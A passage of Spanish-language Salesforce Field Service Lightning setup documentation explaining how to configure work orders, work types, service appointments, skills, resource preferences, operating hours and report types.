Nota: La ficha Órdenes de trabajo está activada de forma predeterminada en los siguientes perfiles de usuario: Solo lectura, Usuario estándar, Administrador de soluciones, Administrador del contrato, Usuario de marketing y Administrador del sistema.

**4.** También puede agregar órdenes de trabajo como un elemento de la ficha de navegación en la consola de servicio.

5. Si su organización se creó antes de Summer '16 y desea utilizar eventos clave en órdenes de trabajo, establezca la seguridad a nivel de campo en los siguientes campos de órdenes de trabajo para exponerlos a perfiles de usuario específicos:
   - `Horario de oficina`
   - `Hora de finalización del proceso de asignación`
   - `Hora de inicio del proceso de asignación`
   - `Está cerrada`
   - `Estado de evento clave`
   - `Icono de estado de evento clave`
   - `Detenido`
   - `Detenido desde`

   Consejo: Para establecer la seguridad a nivel de campo, desde Configuración, introduzca *`Accesibilidad de campo`* en el cuadro Búsqueda rápida y, a continuación, haga clic en **Accesibilidad de campo**. Haga clic en **Orden de trabajo** y luego haga clic en **Ver por campos** y seleccione un campo. Haga clic en **Oculto** junto a un perfil para ver y actualizar la configuración de visibilidad del campo.

6. Opcionalmente, agregue sus propios valores personalizados al campo de lista de selección `Estado` en órdenes de trabajo o partidas de órdenes de trabajo. El campo Estado incluye estos valores predeterminados:
   - `Nuevo`
   - `En curso`
   - `En espera`
   - `Completado`
   - `Cerrado`

   Cuando crea un valor personalizado, seleccione una categoría de estado a la que pertenece el valor. Las cinco categorías de estado disponibles coinciden con los valores de estado predeterminados. Por ejemplo, si crea un valor `Esperando respuesta`, puede decidir que pertenece a la categoría `En espera`.

7. Si desea que su equipo pueda adjuntar artículos de Knowledge a órdenes de trabajo o partidas de órdenes de trabajo, agregue la lista relacionada Artículos y el componente de consola Knowledge One a sus formatos.

   Nota: Knowledge ya debe estar configurado en su organización.

   a. Para permitir que los usuarios vean y modifiquen artículos vinculados desde la consola, navegue hasta los formatos de página de las órdenes de trabajo en Configuración. En el editor de formatos, seleccione Componentes personalizados de la consola y el widget de Knowledge One a la barra lateral de la consola (se recomienda).

   b. Para permitir que los usuarios vean y modifiquen artículos vinculados desde la página de detalle de una orden de trabajo, agregue la lista relacionada Artículos al formato de página del detalle de la orden de trabajo (se recomienda).

   c. Para permitir que los usuarios adjunten artículos de Knowledge a partidas de órdenes de trabajo, siga los dos pasos anteriores para los formatos de partidas de órdenes de trabajo.

## Crear tipos de trabajo

Lo más probable es que su negocio realice las mismas tareas para múltiples clientes. Los tipos de trabajo son plantillas de órdenes de trabajo que le ahorran tiempo y facilitan la tarea de estandarizar su trabajo de servicio de campo.

1. En la ficha Tipos de trabajo, haga clic en **Nuevo**.
2. Introduzca un nombre y descripción. Intente utilizar un nombre que ayuda los usuarios a comprender rápidamente el tipo de órdenes de trabajo que se pueden crear desde el tipo de trabajo. Por ejemplo, *Mantenimiento anual del refrigerador* o *Sustitución de válvula*.
3. Agregue una `Duración estimada`, que es el tiempo estimado para la duración del trabajo y un `Tipo de duración` de Minutos u Horas.
4. Si desea que se cree una cita de servicio automáticamente en órdenes de trabajo y partidas de órdenes de trabajo que utiliza el tipo de trabajo, seleccione **Crear automáticamente cita de servicio**.

   Nota: De forma predeterminada, la Fecha de vencimiento en citas de servicio creadas automáticamente es siete días después de la fecha de creación. Los administrador puede ajustar esta compensación desde la página Configuración de Field Service en Configuración.

5. Haga clic en **Guardar**.
6. Si la tarea representada por el tipo de trabajo requiere algunas habilidades o certificados, defínalas en la lista relacionada Requisitos de habilidad.
   a. En la lista relacionada, haga clic en **Nuevo requisito de habilidad**.
   b. Seleccione una habilidad. Se deben crear las habilidades antes de que se puedan agregar a una habilidad obligatoria; para saber cómo hacerlo, consulte Crear habilidades.
   c. Introduzca un nivel de habilidad desde 0 a 99,99 en base a la forma en que su negocio mide el nivel de habilidad.
   d. Haga clic en **Guardar**. Ahora, cualquier orden de trabajo o partida de orden de trabajo vinculada al tipo de trabajo hereda estas habilidades obligatorias.
7. Para aplicar un tipo de trabajo a una orden de trabajo o a una partida de orden de trabajo, seleccione el tipo de trabajo en el campo de búsqueda `Tipo de trabajo` en el registro. Cuando incorpora un tipo de trabajo, la orden de trabajo o la partida de la orden de trabajo hereda los valores de duración y las habilidades requeridas del tipo de trabajo.

   Nota:
   - Si es necesario, puede actualizar los valores de duración y las habilidades requeridas en una orden de trabajo o una partida de orden de trabajo después de que se hereden desde el tipo de trabajo.
   - Si una orden de trabajo o partida de orden de trabajo ya tiene habilidades obligatorias, asociándola con un tipo de trabajo no hace que herede las habilidades obligatorias del tipo de trabajo.
   - Las personalizaciones en habilidades obligatorias, como reglas de validación o desencadenadores de Apex, no se transfieren desde tipos de trabajo a órdenes de trabajo y partidas de órdenes de trabajo.

Ejemplo: Suponga que es propietario de una empresa de ventanas que a menudo instala ventanas. Sus instalaciones de ventanas normalmente tardan 90 minutos. Puede crear un tipo de trabajo con la siguiente configuración:

- Nombre: *Instalación de ventana*

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear tipos de trabajo:
- "Crear" en tipos de trabajo

Para aplicar tipos de trabajo a órdenes de trabajo y partidas de órdenes de trabajo:
- "Modificar" en órdenes de trabajo

- Descripción: *Instalación estándar de ventanas de un cristal o dos*
- Duración estimada: *90*
- Tipo de duración: *Minutos*
- Requisitos de habilidad:
  - "Instalación de ventana" con un nivel de habilidad de 50
  - "Limpieza de ventana" con un nivel de habilidad de 10
- La opción de crear automáticamente una cita de servicio está seleccionada

Cuando un cliente necesita la instalación de una ventana, cree una orden de trabajo y seleccionar el tipo de trabajo *Instalación de ventana* en el campo de búsqueda Tipo de trabajo. De esta forma se cumplimenta automáticamente la duración y los valores de habilidad de la orden de trabajo y crea automáticamente una cita de servicio en la orden de trabajo. ¡Choque esos cinco por la eficacia!

CONSULTE TAMBIÉN

Directrices para utilizar órdenes de trabajo

Campos de tipo de trabajo

## Crear órdenes de trabajo

Cree órdenes de trabajo para realizar un seguimiento del trabajo a realizar para un cliente.

Puede crear y modificar órdenes de trabajo desde la ficha Órdenes de trabajo o la lista relacionada Órdenes de trabajo en objetos admitidos. Es posible que algunos de los siguientes ajustes no estén disponibles para usted dependiendo de sus formatos de página y la configuración de seguridad del campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear o duplicar órdenes de trabajo:
- "Crear" en órdenes de trabajo

Para crear partidas de órdenes de trabajo:
- "Modificar" en órdenes de trabajo

1. Desde la ficha Órdenes de trabajo o la lista relacionada Órdenes de trabajo en un registro, haga clic en **Nuevo**.
2. De forma opcional, seleccione un tipo de trabajo. Los tipos de trabajo son plantillas que cumplimentan automáticamente los campos Duración y Tipo de duración de la orden de trabajo y la lista relacionada Requisitos de habilidad.
3. Introduzca la dirección donde se realiza la orden de trabajo. Las órdenes de trabajo heredan su dirección de la cuenta asociada. Las citas de servicio y partidas de la orden de trabajo heredan su dirección, aunque la dirección de partidas se puede actualizar.
4. Seleccione una cuenta o un contacto asociado.
5. Si procede, seleccione una orden de trabajo principal.
6. Si procede, seleccione un caso asociado.
7. Si está realizando un seguimiento de precios en órdenes de trabajo, introduzca el importe de impuestos. Por ejemplo, si una orden de trabajo cuyo precio total es de 200$, introduzca *20* para aplicar un porcentaje de impuestos de 10. Puede introducir un número con o sin el símbolo de divisa y puede utilizar hasta dos decimales.
8. Seleccione un nivel de prioridad.
9. Seleccione el territorio donde se realiza la orden de trabajo.
10. Introduzca una duración y seleccione un tipo de duración. Una duración de *3* y un tipo de duración de *Horas* signifique que se espera que se complete la orden de trabajo en 3 horas.

**11.** Si la orden de trabajo incluye el activo de un cliente, agréguelo en el campo `Activo`.

**12.** Agregue un asunto y una descripción. Intenta describir la naturaleza y el propósito del trabajo que hay que completar.

**13.** Haga clic en **Guardar**.

**14.** Opcionalmente, agregue más detalles en las listas relacionadas de la orden de trabajo.

**a.** Cree partidas a través de la lista relacionada Partidas de orden de trabajo. Las partidas de órdenes de trabajo representan tareas específicas que debe realizar un técnico para completar la orden de trabajo. Se pueden marcar como completadas una por una y cada una puede tener su propia cita de servicio activa. Los detalles de precios como descuentos y precios unitarios se establecen en el nivel de la partida en órdenes de trabajo.

**b.** Especifique qué habilidades se requieren para completar la orden de trabajo a través de la lista relacionada Requisitos de habilidad. Para más detalles, consulte Agregar habilidades requeridas a órdenes de trabajo o tipos de trabajo.

**c.** Cree una cita de servicio a través de la lista relacionada Citas de servicio. Las citas de servicio son donde asigna recursos de servicio y agrega detalles de programación. Las órdenes de trabajo y partidas de órdenes de trabajo pueden tener varias citas de servicio.

Nota: Si se selecciona **Completar automáticamente cita de servicio** en el tipo de trabajo asociado, se crea una cita de servicio automáticamente cuando crea la orden de trabajo.

## Seleccionar recursos de servicio preferidos en órdenes de trabajo

Puede designar algunos recursos de servicio como preferidos, requeridos o excluidos en órdenes de trabajo o cuentas específicas. Las órdenes de trabajo heredan las preferencias de recurso de su cuenta asociada.

Agregue preferencias a una cuenta u orden de trabajo a través de la lista relacionada Preferencias de recursos. Simplemente seleccione el recurso de servicio, seleccione el nivel de preferencia y guarde sus cambios.

Nota: No puede agregar preferencias para recursos de servicio que son inactivos o despachadores.

Las preferencias de recursos sirven más como sugerencia que un requisito. Puede seguir asignando una cita de servicio a cualquier recurso independientemente de las preferencias de recurso de la orden de trabajo relacionada.

Si no desea establecer preferencias de recurso a nivel de la cuenta, también puede crearlas en órdenes de trabajo individuales si es necesario.

Ejemplo:

- Si su cliente, ABC Labs, tuvo experiencias positivas con Alicia,un recurso de servicio, puede crear una preferencia de recurso en la cuenta ABC Labs que designa Alicia como "Preferida"
- Si ABC Labs, tuvo una mala experiencia con Nigel,un recurso de servicio, puede crear una preferencia de recurso en la cuenta ABC Labs que designa Nigel como "Excluido"
- Si ABC Labs adquirió un equipo que supone muchos retos que fue instalado por Evan, un recurso de servicio, puede crear una preferencia de recurso en la cuenta ABC Labs que designa Evan como "Requerido"

Cuando se crea una orden de trabajo para ABC Labs, indica automáticamente estas tres preferencias. Cuando llega el momento de programar la orden de trabajo, el despachador sabe asignar la cita de servicio correspondiente a Evan y, si se necesita un segundo técnico,

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear preferencias de recurso en cuentas:
- "Modificar" en cuentas

Para crear preferencias de recurso en órdenes de trabajo:
- "Modificar" en órdenes de trabajo

a Alicia si está disponible. El despachador también sabe que *nunca* hay que asignar citas de servicio de la cuenta a Nigel.

## Crear citas de servicio

Las citas de servicio le ayudan a realizar un seguimiento del trabajo de servicio de campo que haya que realizar para clientes. Puede asociarlas con varios tipos de registros.

Las citas de servicio se pueden agregar a órdenes de trabajo, partidas de órdenes de trabajo, oportunidades, cuentas o activos. Para crear un cita de servicio:

1. Navegue hasta el registro con el que está asociada la cita.
2. En la lista relacionada Citas de servicio, haga clic en **Nueva cita de servicio**.
3. Cumplimente la sección Información general:
   a. Agregue un asunto y una descripción de la cita.
   b. Si es necesario, actualice la duración. Si el registro principal es orden de trabajo o partida de orden de trabajo, la cita hereda su duración desde su principal.
   c. Cumplimente los campos `Inicio más reciente permitido` y `Fecha de vencimiento`, que representan juntos el plazo durante el cual se debe completar la cita. Estos campos representan habitualmente términos en el acuerdo a nivel de servicio del cliente.
4. Cumplimente la sección Horas programadas:
   a. Agregue horas de inicio y de finalización. Si está utilizando los paquetes gestionados de Field Service Lightning con el optimizador de programación, estos campos se cumplimentan cuando se programa la cita.
   b. Defina un plazo de llegada, que es el plazo de tiempo en el que se espera la llegada del técnico al sitio. Este plazo es habitualmente superior al plazo de inicio y finalización programado para permitir que haya tiempo para demoras y cambios de programación. Puede elegir compartir el inicio y la finalización del plazo de llegada con el cliente, pero mantenga el inicio y finalización programados solo de forma interna.
5. Asigne recursos de servicio a la cita en la lista relacionada Recursos asignados. Si el registro principal es una orden de trabajo, partida de orden de trabajo o cuenta, consulte el principal para cualquier preferencia de recurso.

   Nota: Los recursos de servicio que son despachadores no se pueden asignar a citas de servicio.

6. Cuando el técnico completa la cita, permita que cumplimenten la sección Hora actual para indicar la hora a la que se inició y finalizó la cita. Además, pueden introducir el número de minutos que tardan en llegar a la cita en el campo `Tiempo de desplazamiento actual` en su registro de recurso asignado.

Nota: También puede crear citas de servicio desde la ficha Citas de servicio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear citas de servicio:
- "Crear" en citas de servicio

CONSULTE TAMBIÉN

Directrices para el uso de citas de servicio

Campos de citas de servicio

# Configurar habilidades para servicio de campo

Asigne habilidades a recursos de servicio para indicar el tipo de trabajo que pueden realizar. También puede agregar habilidades requeridas a órdenes de trabajo y tipos de trabajo de modo que solo los recursos con habilidades concretas se puedan asignar para completar el trabajo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

1. Configurar ajustes de habilidad
   Antes de crear habilidades, agregue listas relacionadas de habilidades a formatos de página de servicio de campo y especifique quién puede ver y crear habilidades.
2. Crear habilidades
   Para empezar a trabajar con habilidades, cree habilidades básicas en su organización. Cuando asigne habilidades a recursos de servicio o los marca como obligatorios en órdenes de trabajo y tipos de trabajo, puede agregar detalles como duración y nivel de habilidad.
3. Asignar habilidades a recursos de servicio
   Asigne habilidades a recursos de servicio para representar sus certificados y áreas de experiencia.
4. Agregar habilidades requeridas a órdenes de trabajo o tipos de trabajo
   Agregue habilidades requeridas a órdenes de trabajo, partidas de órdenes de trabajo o tipos de trabajo para garantizar que los recursos de servicio asignados procesan las habilidades correctas.

## Configurar ajustes de habilidad

Antes de crear habilidades, agregue listas relacionadas de habilidades a formatos de página de servicio de campo y especifique quién puede ver y crear habilidades.

Nota: Field Service Lightning debe activarse en su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para modificar formatos de página:
- "Personalizar aplicación"

Para crear y modificar usuarios:
- "Gestionar usuarios internos"

1. Personalice los formatos de página.
   a. Para poder especificar habilidades requeridas en tipos de trabajo, agregue la lista relacionada Requisitos de habilidad a formatos de página de tipo de trabajo.
   b. Para poder especificar habilidades requeridas en órdenes de trabajo, agregue la lista relacionada Requisitos de habilidad a formatos de página de orden de trabajo.
   c. Para poder especificar habilidades requeridas en partidas de órdenes de trabajo, agregue la lista relacionada Requisitos de habilidad a formatos de página de partida de orden de trabajo.
   d. Para poder asignar habilidades a recursos de servicio, agregue la lista relacionada Habilidades a formatos de página de recurso de servicio.
2. Asigne permisos a los usuarios.

| Usuarios que van a... | Necesitarán estos permisos |
|---|---|
| Activar Field Service Lightning | "Personalizar aplicación" |
| Crear, actualizar y eliminar habilidades en Configuración. | "Personalizar aplicación" |
| Asignar habilidades a recursos de servicio | "Modificar" en recursos de servicio |
| Ver habilidades de recursos | "Leer" en recursos de servicio |

| Usuarios que van a... | Necesitarán estos permisos |
|---|---|
| Agregar habilidades requeridas a órdenes de trabajo, partidas de órdenes de trabajo o tipos de trabajo | "Modificar" en órdenes de trabajo, partidas de órdenes de trabajo o tipos de trabajo |
| Ver habilidades requeridas en órdenes de trabajo, partidas de órdenes de trabajo o tipos de trabajo | "Leer" en órdenes de trabajo, partidas de órdenes de trabajo o tipos de trabajo |

3. Decida cómo se deben determinar los niveles de habilidad.

   Las habilidades asignadas a un recurso de servicio o a una orden de trabajo, partida de orden de trabajo o tipo de trabajo pueden tener un nivel de habilidad de 0 a 99,99. Por ejemplo, puede:

   - Utilice el campo `Nivel de habilidad` para indicar años de experiencia.
   - Cree una matriz que corresponde clases de licencia profesional a números de nivel de habilidad.

   Consejo:

   - Si desea limitar los posibles valores de nivel de habilidad, cree una regla de validación que, por ejemplo, solo permite múltiples de 10.
   - Cree ayuda a nivel de campo que permite a sus usuarios saber cómo se determina el nivel de habilidad.

## Crear habilidades

Para empezar a trabajar con habilidades, cree habilidades básicas en su organización. Cuando asigne habilidades a recursos de servicio o los marca como obligatorios en órdenes de trabajo y tipos de trabajo, puede agregar detalles como duración y nivel de habilidad.

1. En Configuración, introduzca *`Habilidades`* en el cuadro Búsqueda rápida y, a continuación, seleccione **Habilidades** en Field Service.
2. Introduzca un nombre. Por ejemplo, *`Profesional de la electricidad`*.
3. Introduzca una descripción.
4. Omita las secciones "Asignar usuarios" y "Asignar perfiles", que son específicas de Live Agent.
5. Haga clic en **Guardar**.
   Ahora puede asignar la habilidad a recursos de servicio o indicarla como obligatoria en tipos de trabajo, órdenes de trabajo o partidas de órdenes de trabajo.

CONSULTE TAMBIÉN

Campos de habilidad para servicio de campo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear habilidades:

- "Personalizar aplicación"

## Asignar habilidades a recursos de servicio

Asigne habilidades a recursos de servicio para representar sus certificados y áreas de experiencia.

1. Navegue al recurso que necesita la asignación de una habilidad.
2. En la lista relacionada Habilidades, haga clic en **Nueva habilidad de recurso de servicio**.
3. Seleccione una habilidad. Se deben crear las habilidades antes de que se puedan asignar a un recurso; para saber cómo hacerlo, consulte Crear habilidades.
4. Introduzca un nivel de habilidad desde 0 a 99,99 en base a la forma en que su negocio mide el nivel de habilidad.
5. Introduzca una fecha de inicio, si es necesario, una fecha de finalización. Por ejemplo, si se debe volver a certificar un técnico en una habilidad concreta cada seis meses, puede introducir una fecha de finalización que es seis meses posterior a la fecha de inicio.
6. Haga clic en **Guardar**. La habilidad del recurso aparece ahora en su lista relacionada Habilidades.

Consejo: Para facilitar el seguimiento de las funciones de un recurso, cargue fotos de licencias y certificados en la sección Archivos en la página de detalles del recurso.

CONSULTE TAMBIÉN

Campos de habilidad para servicio de campo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para asignar habilidades a recursos:

- "Modificar" en recursos de servicio

## Agregar habilidades requeridas a órdenes de trabajo o tipos de trabajo

Agregue habilidades requeridas a órdenes de trabajo, partidas de órdenes de trabajo o tipos de trabajo para garantizar que los recursos de servicio asignados procesan las habilidades correctas.

Si una orden de trabajo o una partida de orden de trabajo solo puede ser completada por un recurso de servicio con un conjunto de habilidades en particular, agregue *habilidades requeridas* al registro. Las habilidades requeridas ayudan los despachadores a asignar el registro a un recurso de servicio con la experiencia adecuada. Puede seguir asignando una orden de trabajo, partida de orden de trabajo o cita de servicio relacionada a un recurso de servicio que *no* posee las habilidades requeridas, por lo que las habilidades requeridas sirven más como una sugerencia que una regla.

Nota: Si está utilizando los paquetes gestionados de Field Service Lightning, puede utilizar reglas de coincidencia para garantizar que las citas solo se asignen a recursos de servicio que poseen las habilidades requeridas indicadas en la orden de trabajo principal.

Si varias de sus órdenes de trabajo requieren las mismas habilidades, recomendamos agregar habilidades requeridas a *tipos de trabajo* para ahorrarle algo de tiempo y mantener sus procesos coherentes. Cuando agrega una habilidad requerida a un tipo de trabajo, las órdenes de trabajo y partidas de órdenes de trabajo que utilizan ese tipo heredan automáticamente la habilidad requerida. Por ejemplo, si sabe que las visitas de mantenimiento anuales para su producto Refrigerador de Classic requiere un nivel de habilidad de Mantenimiento de refrigerador de al menos 50, puede agregar esa habilidad requerida al tipo de trabajo Visita de mantenimiento anual. Cuando sea el momento de crear una orden de trabajo para el mantenimiento de refrigerador anual de un cliente, agregar ese tipo de trabajo a la orden de trabajo agrega la habilidad requerida también.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para agregar habilidades requeridas a órdenes de trabajo, partidas de órdenes de trabajo o tipos de trabajo:

- "Modificar" en órdenes de trabajo, partidas de órdenes de trabajo o tipos de trabajo

Nota:

- Cuando crea una orden de trabajo desde un tipo de trabajo, hereda las habilidades requeridas del tipo de trabajo, pero puede luego agregar o eliminar habilidades requeridas en la orden de trabajo.
- El cambio de las habilidades requeridas en un tipo de trabajo no afecta las habilidades requeridas en órdenes de trabajo creadas desde ese tipo de trabajo.
- Si agrega un tipo de trabajo a una orden de trabajo existente, la orden de trabajo solo hereda las habilidades requeridas del tipo de trabajo si la orden de trabajo no tiene aún habilidades requeridas. Lo mismo sucede para partidas de órdenes de trabajo.
- Las partidas de órdenes de trabajo no heredan las habilidades requeridas de su orden de trabajo principal.

Para agregar una habilidad requerida a una orden de trabajo, partida de orden de trabajo o tipo de trabajo:

1. Navegue hasta el registro que necesita habilidades requeridas.
2. En la lista relacionada Requisitos de habilidad, haga clic en **Nuevo requisito de habilidad**.
3. Seleccione una habilidad. Se deben crear las habilidades antes de que se puedan agregar como requisito; para saber cómo hacerlo, consulte Crear habilidades.
4. Introduzca un nivel de habilidad desde `0` a `99,99` en base a la forma en que su negocio mide el nivel de habilidad.
5. Haga clic en **Guardar**. La habilidad ahora aparece en la lista relacionada Requisitos de habilidad del registro.

CONSULTE TAMBIÉN

Campos de habilidad para servicio de campo

Directrices para utilizar órdenes de trabajo

# Crear horas de trabajo

Defina las horas de trabajo y asígnelas a territorios de servicio, miembros del territorio de servicio o cuentas para indicar sus horas de servicio de campo.

**Nota:**

- De forma predeterminada, solo los administradores del sistema pueden ver, crear y asignar horas de trabajo.
- Las páginas de detalles de recursos de servicio no indican las horas de trabajo porque las horas de un recurso de servicio pueden variar dependiendo del territorio en el que están trabajando. Para ver las horas de trabajo de un recurso de servicio para un territorio concreto, navegue a su lista relacionada Territorios de servicio y haga clic en el Número de miembro del territorio. Esto le lleva a la página de detalles del miembro de territorio de servicio, que indica las fechas y horas de trabajo del miembro durante las cuales pertenecen al territorio.
- Si está utilizando los paquetes gestionados de Field Service Lightning, el optimizador de programación solo asigna recursos de servicio a citas de servicio que están dentro de las horas de trabajo indicadas en el registro de miembro de territorio del recurso. Si no está utilizando los paquetes gestionados, las horas de trabajo sirven como una sugerencia en vez de una regla.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

**PERMISOS DE USUARIO**

Para crear horas de trabajo:
- "Crear" en horas de trabajo

Para asignar horas de trabajo a recursos de servicio:
- "Modificar" en recursos de servicio

Para asignar horas de trabajo a territorios de servicio:
- "Modificar" en territorios de servicio

Para asignar horas de trabajo a cuentas:
- "Modificar" en cuentas

1. Haga clic en la ficha Horas de trabajo y, a continuación, haga clic en **Nueva**.
2. Introduzca un nombre, una descripción y una zona horaria.
3. Haga clic en **Guardar**.
4. La lista relacionada Divisiones de horas en las horas de trabajo, cree divisiones de horas para cada día. Por ejemplo, si las horas de trabajo deben estar comprendidas entre las 8 AM y las 5 PM de lunes a viernes, cree cinco divisiones de horas, una por día. Para reflejar descansos como el almuerzo, cree divisiones de horas múltiples en un día: Por ejemplo, `Lunes 8:00 AM – 12:00 PM` y `Lunes 1:00 PM – 5:00 PM`.

   **Consejo:** Las divisiones de horas no incluyen ninguna regla integrada, pero puede crear desencadenadores de Apex que limitan la configuración de divisiones de horas en su organización. Por ejemplo, es posible que desee restringir las horas de inicio y finalización en divisiones de horas a incrementos de media hora o prohibir horas de finalización posteriores a las 8 PM.

5. Asigne las horas de trabajo a uno o más territorios de servicio.
   a. Navegue a la página de detalles del territorio de servicio.
   b. Seleccione las horas deseadas en el campo de búsqueda `Horas de trabajo` en la página de detalles del territorio y guarde sus cambios.
6. Si es necesario, asigne diferentes horas de trabajo a uno o más miembros territorios de servicio.

   Los miembros del territorio de servicio (que son recursos que pueden trabajar en el territorio) utilizan automáticamente las horas de trabajo de su territorio de servicio. Si un recurso necesita horas de trabajo diferentes a su territorio, cree horas de trabajo separadas para ellos desde la ficha Horas de trabajo. A continuación, seleccione las horas que desee en el campo de búsqueda `Horas de trabajo` en la página de detalles del miembro de territorio de servicio.

   **Nota:** Si las horas de trabajo de un recurso son similares a las horas de su territorio, las horas de trabajo del recurso solo necesitan divisiones de tiempo para los días de diferencia con las horas del territorio. Por ejemplo, supongamos que las horas

del territorio de un recurso son 8:00 AM a 5:00 PM de lunes a viernes, pero el recurso funciona de 10:00 AM a 7:00 PM los viernes. Cuando crea horas de trabajo para el recurso, cree solo una división de tiempo: *Viernes de 10:00 AM a 7:00 PM*. El recurso utiliza automáticamente las divisiones de tiempo de su territorio para los días de lunes a jueves, luego utiliza su propia división de tiempo especial los viernes.

7. Opcionalmente, asigne horas de trabajo a una o más cuentas a través del campo de búsqueda `Horas de trabajo` en la página de detalles de la cuenta. Las horas de trabajo de una cuenta ayudan los despachadores a saber cuándo programar citas de servicio para la cuenta. Por ejemplo, si ABC Labs solo permite a los técnicos visitar su oficina de lunes a viernes de 8 AM a mediodía, puede crear horas de trabajo para ellos que reflejan esta preferencia.

CONSULTE TAMBIÉN

Campos de horas de trabajo

# Crear informes de Field Service Lightning

Cree tipos de informe para realizar un seguimiento del progreso de servicio de campo en su organización.

Puede crear una variedad de tipos de informes personalizados para mantenerse informado sobre registros de servicio de campo.

1. En Configuración, introduzca *Tipos de informe* en el cuadro Búsqueda rápida, luego seleccione **Tipos de informe** y haga clic en **Nuevo tipo de informe personalizado**.
2. En el menú desplegable Objeto principal, seleccione el objeto de servicio de campo sobre el que desea generar el informe:

| Objeto principal | Descripción | Objetos secundarios disponibles |
|---|---|---|
| Horas de trabajo | Vea las horas de trabajo de territorios de servicio y sus miembros. | Territorios de servicio<br>Divisiones de horas |
| Citas de servicio | Compara las diferencias entre las horas de cita programadas y reales y analiza las tendencias en la asignación de recursos en citas. | Recursos asignados |
| Recursos de servicio | Compara las capacidades, el absentismo y las habilidades de los recursos de servicio y ve los territorios a los que pertenecen y las citas de servicio a las que están asignados. Además, ve qué cuentas u órdenes de trabajo enumeran recursos, según prefiera. | Recursos asignados<br>Absentismos de recursos<br>Capacidades de recursos<br>Preferencias de recursos<br>Habilidades de recursos de servicio<br>Miembros de territorios de servicio |
| Territorios de servicio | Compare el número y los tipos de citas de servicio, órdenes de trabajo y partidas de órdenes de trabajo entre territorios de servicio, y vea qué recursos de servicio pertenecen a cada territorio. | Citas de servicio<br>Miembros de territorios de servicio<br>Orden de trabajo<br>Partidas |
| Órdenes de trabajo | Compare información como el número de citas o partidas por orden de trabajo o territorios de servicio de órdenes de trabajo. Además, analice cómo varían las preferencias de recursos y | Preferencias de recursos<br>Citas de servicio<br>Requisitos de habilidad<br>Partidas de órdenes de trabajo |

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

- Las funciones de Field Service Lightning están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud. Las órdenes de trabajo también están disponibles en **Professional** Edition.
- Los paquetes gestionados de Field Service Lightning están disponibles por un coste adicional en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud.

## PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para crear una carpeta de informes públicos:

- "Gestionar informes públicos"

| Objeto principal | Descripción | Objetos secundarios disponibles |
|---|---|---|
| | requisitos de habilidad entre órdenes de trabajo. | |
| Partidas de órdenes de trabajo | Compare información como los propietarios de partidas de órdenes de trabajo, la duración y el asunto, y vea citas de servicio y requisitos de habilidades asociados con partidas de órdenes de trabajo. | Citas de servicio<br>Requisitos de habilidad |
| Tipos de trabajos | Compare información como la duración del tipo de trabajo y los requisitos de habilidad. | Requisitos de habilidad |
| Cuentas | Compare las preferencias de recursos y las órdenes de trabajo de las cuentas. | *Objetos de servicio de campo:*<br>Preferencias de recursos<br>Órdenes de trabajo |
| Activos | Compare el número y las características de órdenes de trabajo asociadas con activos. | *Objetos de servicio de campo:*<br>Órdenes de trabajo |
| Casos | Compare el número y las características de órdenes de trabajo asociadas con casos. | *Objetos de servicio de campo:*<br>Órdenes de trabajo |
| Contactos | Analice las citas de servicio y las órdenes de trabajo asociadas con contactos. | *Objetos de servicio de campo:*<br>Citas de servicio<br>Órdenes de trabajo |
| Asignaciones | Compare el número y las características de órdenes de trabajo asociadas con asignaciones. | *Objetos de servicio de campo:*<br>Órdenes de trabajo |
| Contratos de servicios | Compare el número y las características de órdenes de trabajo asociadas con contratos de servicio. | *Objetos de servicio de campo:*<br>Órdenes de trabajo |

3. Cumplimente los campos obligatorios y haga clic en **Siguiente**.

   Consejo: En el menú desplegable `Almacenar en categoría`, recomendamos elegir **Informes del servicio de atención al cliente** u **Otros informes**. Se trata de la categoría donde los usuarios encontrarán el tipo de informe personalizado en la ficha Informes. También puede crear su propia carpeta de informes de servicio de campo. Realice sus elecciones en la página Definir conjuntos de registros de informe.

4. Haga clic en **Guardar**.
5. Elimine y reorganice los campos de su diseño de informe si fuera necesario.

# Consideraciones de Field Service Lightning

Antes de configurar Field Service Lightning, revise estas importantes consideraciones acerca de sus funciones.

Límites y limitaciones de Field Service Lightning
Obtenga información acerca de los límites y las limitaciones que existen para Field Service Lightning.

Seguimiento de ubicaciones en Field Service Lightning
